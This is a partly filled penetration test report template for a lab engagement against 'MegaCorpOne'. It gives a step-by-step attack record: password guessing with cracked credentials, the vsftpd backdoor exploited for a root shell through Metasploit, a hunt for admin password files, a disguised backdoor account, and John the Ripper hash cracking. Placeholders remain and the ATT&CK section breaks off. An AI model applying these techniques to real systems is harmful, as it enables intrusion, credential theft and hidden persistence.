Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Cyber Shield, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Cyber Shield, LLC
Contact Name	Yesenia Morales
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	ymorales@cs.com

Document History

Version	Date	Author(s)	Comments
001	01/25/2023	Yesenia Morales	

Introduction

In accordance with MegaCorpOne’s policies, CYBER SHIELD, LLC (henceforth known as CS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne’s network segments by CS during January of 2023.

For the testing, CS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- [List any strengths you found during your assessment.]
-

Summary of Weaknesses

CS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- [List any deficiencies you found in the network.]
-

Executive Summary

CS was able to successfully find vulnerabilities within the scope of work for this engagement. We were able to locate and exfiltrate sensitive information on the web application, escalate our privileges, and compromise at least two machines.

During our two week testing window we were able to find various vulnerabilities. Most of which are critical vulnerabilities that should be fixed immediately, so business processes can go smoothly without threat. One of the critical and easily fixable vulnerabilities found was the use of weak passwords. We were able to guess and then use those weak passwords to access Linux and Windows 10 machines. We were then able to exfiltrate other usernames and passwords and escalate our privileges to the highest level which allowed us to create backdoor access to the machines and allowed us to continue to exploit them at will..

The Vulnerability Findings section of the report found below provides detail about each of the vulnerabilities found and the suggested mitigations.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Sensitive data	

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	What hosts did you scan?
Ports	What ports did you scan?

Exploitation Risk	Total
Critical	-
High	-
Medium	-
Low	-

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com


Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

The start of this assessment begins with a Reconnaissance phase, meaning an open source investigation on the public site megacorpone.com. During this phase, emails and possible usernames were collected as well as sensitive data regarding the domain information was found.

Name	Email
Joe Sheer	jsheer@megacorpone.com
Tom Hudson	thudson@megacorpone.com
Tanya Rivera	trivera@megacorpone.com
Matt Smith	msmith@megacorpone.com
Mike Carlow	mcarlow@megacorpone.com
Alan Grofield	agrofield@megacorpone.com

Also by googling site:megacorpone.com, a webpage called assets was found which revealed the web server is running Apache version 2.4.38 on Debian OS.




Index of /assets/css

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.css	2016-08-21 11:21	118K	
font-awesome.min.css	2016-08-21 11:21	17K	
hoverex-all.css	2016-08-21 11:21	50K	
images/	2016-08-21 11:21	-	
prettyPhoto.css	2016-08-21 11:21	19K	
style.css	2019-11-06 10:03	8.7K	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Then an nslookup was done on megacorpone.com where the IP address was given.



```
$ nslookup www.megacorpone.com
Server:   dns-cac-lb-01.rr.com
Address:   2001:1998:f00:1::1

Non-authoritative answer:
Name:     www.megacorpone.com
Address:   149.56.244.87
```

The IP address was then searched on Shodan where it was revealed that ports 22, 80, and 443 were open. Also, the server was running SSH version SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 in Montreal, Canada. It then showed possible vulnerabilities related to the Apache 2.4.38 server. Some examples of these are:


- CVE-2019-0215
- CVE-2019-0220
- CVE-2019-0217
- CVE-2019-0197
- CVE-2019-0196
- CVE-2019-0211

[day 1 activity 3,4]

After gather opensource intelligence,we visited vpn.megacorpone.com, where login was prompted. We could then use the list of users from the email addresses that were collected to try to guess basic passwords. Out of the six users we guessed five passwords. these are the following successful credentials:


- thudson\thudson
- trivera\Spring2021
- msmith\Passw0rd
- mcarlow\Pa55word
- agrofield\agrofield1

Once logged in, a shell script in Kali was downloaded and ran.Then a Zenmap was carried out on the subnet as shown below.



```
Nmap scan report for 172.22.117.150
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:15:5D:02:04:10 (Microsoft)
```

This has discovered a machine on MegaCorpOne's internal network, Metasploitable2, that has a service which is known to have a vulnerability. In this case, it was CVE 2011-2523 which is a script that attempts to exploit a backdoor. After learning this, we searched for services to exploit using a tool called Metasploit. We successfully discovered that the exploit against vsftp gave us a reverse shell into the server of MegaCorpOne when we used port 21 on IP address 172.22.117.150.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:46619 → 172.22.117.150:6200 ) at 2023-01-25 19:25:56 -0500

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Once we got the reverse shell, we could perform a privilege escalation. Our first step towards this was to find a file that could be used for that goal. To achieve this we entered a command to find a text file with admin in the name.


- Command: find / -type f -iname "*admin*.txt"

This successfully allowed us to find a file called adminpassword.txt that contained the following information.




```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

These credentials were used to SSH into the server and we could successfully escalate privilege to the root user by simply having the user temporarily elevate their privileges to root since they had that permission given to them.




```
┌──(root💀kali)-[~]
└─# ssh -p 10022 msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jan 25 20:13:40 2023 from 172.22.117.100
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# useradd systemd-ssh
root@metasploitable:/home/msfadmin# passwd systemd-ssh
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/home/msfadmin# cd /
root@metasploitable:/# ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt
root@metasploitable:/# cd home
root@metasploitable:/home# ls
ftp  msfadmin  service  systemd-ssh  user
root@metasploitable:/home# exit
exit
msfadmin@metasploitable:~$ exit
logout
Connection to 172.22.117.150 closed.
```



```
Will run 4 OpenMP threads
fopen: passwords.list: No such file or directory

┌──(root💀kali)-[~]
└─# john unshadowed.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:01:05  3/3 0.1062g/s 293422p/s 294828c/s 294828C/s beybry2..beyam27
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(root💀kali)-[~]
└─# john --show unshadowed.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:cybersecurity:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
tstark:Password!:1004:1004::/home/tstark:/bin/sh

7 password hashes cracked, 1 left

┌──(root💀kali)-[~]
└─# john unshadowed.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Remaining 1 password hash
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
```

MITRE ATT&CK Navigator Map

[Using the MITRE ATT&CK Navigator, build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click "Create New Layer," then "Enterprise," and select each technique that you've used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



Reconnaissance 10 techniques
Active Scanning (2/2)
Scanning IP Blocks
Vulnerability Scanning
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
Search Open Technical Databases

Resource Development 7 techniques
Acquire Infrastructure (0/6)
Compromise Accounts (0/2)
Compromise Infrastructure (0/6)
Develop Capabilities (0/4)
Establish Accounts (0/2)
Obtain Capabilities (0/6)
Stage Capabilities (0/5)

Initial Access 9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted

Execution 12 techniques
Command and Scripting Interpreter (0/8)
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication (0/2)
Native API
Scheduled Task/Job (0/7)
Shared Modules
Software

Persistence 19 techniques
Account Manipulation (0/4)
BITS Jobs
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Browser Extensions
Compromise Client Software Binary
Create Account (0/3)
Create or

Privilege Escalation 13 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/4)
Domain Policy Modification (0/2)
Escape to Host

Defense Evasion 39 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (0/2)
Execution Guardrails (0/1)

Credential Access 15 techniques
Brute Force (0/4)
Credentials from Password Stores (0/5)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Man-in-the-Middle (0/2)
Modify

Discovery 27 techniques
Account Discovery (0/4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
